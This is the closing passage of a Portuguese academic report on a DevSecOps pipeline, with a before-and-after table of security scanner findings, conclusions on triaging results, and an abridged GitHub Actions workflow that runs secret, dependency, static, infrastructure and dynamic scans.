- Kubernetes: removidos `privileged` e `CAP_SYS_ADMIN`. `runAsNonRoot`, `readOnlyRootFilesystem`, `drop ALL capabilities`, limites, probes e `NetworkPolicy`.

CORS permissivo e DEBUG (Médio, CWE-942)

O CORS usava `allow_origins=['*']` com `allow_credentials=True` e o `DEBUG=true` vazava stack traces. Corrigidos para origens explícitas, `DEBUG=false` e cabeçalhos de segurança (CSP, X-Content-Type-Options, X-Frame-Options, HSTS) via middleware.

6 SÍNTESE DE RESULTADOS E CONCLUSÃO

6.1 Antes × Depois por ferramenta

Tabela 5: Comparativo antes e depois da remediação

Etapa / Ferramenta	Antes	Depois	Comentário
Gitleaks (segredos)	6	0 novos	Gate no CI, rotação + filter-repo pendentes do histórico
pip-audit (CVEs)	51	18	Residuais com CVE pós-baseline ou presos por compatibilidade
Trivy SCA (CVEs)	36	-	1 crítica (python-jose) eliminada
Bandit (SAST)	8	4	Remanescentes são falsos positivos (whitelist)
Semgrep (SAST)	7	1	Remanescente é falso positivo (text + whitelist)
Checkov (IaC)	54	14	Remanescentes: boas práticas de baixa prioridade
Trivy config (IaC)	28	3	Remanescentes: risco aceito (egress) / CMK
OWASP ZAP (DAST)	1 Alto (SQLi)	0 Alto	SQLi reclassificada como PASS, WARN de 8 para 4

Fonte: elaboração própria.

6.2 Conclusão

O projeto demonstrou, de ponta a ponta, uma esteira DevSecOps funcional cobrindo as cinco análises exigidas sobre um sistema com lógica de negócio e superfície de ataque reais. Mais do que coletar saídas, o trabalho exercitou a interpretação crítica: separar 6 segredos reais de uma chave de exemplo legítima, reconhecer que f-strings com whitelist são falsos positivos do SAST, entender que CVEs residuais de SCA são um alvo móvel de gestão de risco, e perceber que a severidade CRITICAL de um egress aberto pode ser um risco aceito conscientemente.

As principais lições foram a complementaridade das técnicas: o DAST confirmou a injeção de SQL de forma black-box, enquanto o SAST foi essencial para as falhas autenticadas (RCE, injeção de comando) que o DAST não autenticado não alcançou, e a importância de validar achados com prova de exploração antes de priorizar a correção. Todas as vulnerabilidades de médio ou maior risco foram corrigidas e revalidadas.

A APÊNDICE A: WORKFLOW DE CI/CD (GITHUB ACTIONS)

Arquivo `.github/workflows/devsecops.yml` (trecho principal). As ferramentas também foram executadas localmente para coleta de evidências: Gitleaks e Trivy (Homebrew), pip-audit, Semgrep, Bandit e Checkov (venv Python) e OWASP ZAP (Docker) contra a API em execução. Os artefatos estão em `security-reports/`.

```
name: DevSecOps Pipeline
on: { push: { branches: [main, develop] }, pull_request: { branches: [main] } }
permissions: { contents: read, security-events: write }
jobs:
  secret-detection:                                # 1) SECRET DETECTION
    steps:
      - uses: actions/checkout@v4
        with: { fetch-depth: 0 }                  # historico completo
      - uses: gitleaks/gitleaks-action@v2
  sca:                                              # 2) SCA
    - run: pip install pip-audit && pip-audit -r requirements.txt --desc
    - uses: aquasecurity/trivy-action@0.24.0
      with: { scan-type: fs, scanners: vuln, format: sarif }
  sast:                                            # 3) SAST
    - run: semgrep scan --config=p/python --config=p/security-audit --sarif app/
    - run: bandit -r app/
  iac-scan:                                       # 4) IaC
    - uses: bridgecrewio/checkov-action@v12
      with: { framework: 'dockerfile,terraform,kubernetes' }
    - uses: aquasecurity/trivy-action@0.24.0
      with: { scan-type: config }
  dast:                                           # 5) DAST
    needs: [sast, sca]
    - run: docker compose up -d --build          # sobe a API + Postgres
    - uses: zapproxy/action-baseline@v0.12.0
      with: { target: 'http://localhost:8000' }
```